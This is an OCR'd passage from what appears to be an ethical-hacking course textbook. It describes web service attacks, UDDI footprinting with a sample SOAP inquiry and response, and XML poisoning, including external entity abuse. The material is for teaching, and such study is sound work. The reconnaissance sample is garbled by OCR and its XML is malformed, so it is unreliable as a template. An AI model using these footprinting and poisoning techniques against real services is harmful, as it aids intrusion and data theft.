



Figure 14.34: Working of Cookie Poisoning

Web Service Attack

- The evolution of web services and their increasing use in business offers new attack vectors in application frameworks
- Web services are based on XML protocols such as web services definition language (WSDL) and describe connection points; universal description, discovery, and integration (UDDI) are used for the description and discovery of web services; simple object access protocol (SOAP) is used for communication between web services, which are vulnerable to various web application threats



Web Service Attack

Similar to the way in which a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

1. An attacker injects a malicious script into a web service and can disclose and modify application data.
2. An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.





Figure 14.35: Web services stacks and attacks



Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity**: holds detailed information about the company, such as company name and contact details.
- **businessService**: a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
```

```
Cache-Control: no-cache

Pragma: no-cache

User-Agent: Java/1.4.2_04

Host: uddi.microsoft.com

Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2

Connection: keep-alive

Content-Length:213

<?xml version="1.0" encoding="UTF-8" ?>

<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">

<Body>

<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>

</Body>

</Envelop>

HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK

Date: Wed, 08 Jan 2020 11:05:34 GMT

Server: Microsoft-IIS/7.5

X-Powered-By: ASP.NET

X-AspNet-Verstion: 1.1.4322

Cache-Control: private, max-age=0

Content-Type: text/xml; charset=utf-8

Content-Length: 1272

<?xml version="1.0" encoding="utf-8" ?><soap:Envelope

xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-

instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList
generic="2.0"

operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><serviceInfos><serviceInfo

serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-

c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo

serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-
8f52-cd5f-

1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
2.0</name></serviceInfo><serviceInfo
```

serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo


serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-123a-c456-

add55a456f12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-a55a4c43ad5c"><name

xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:

Envelope>



Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.

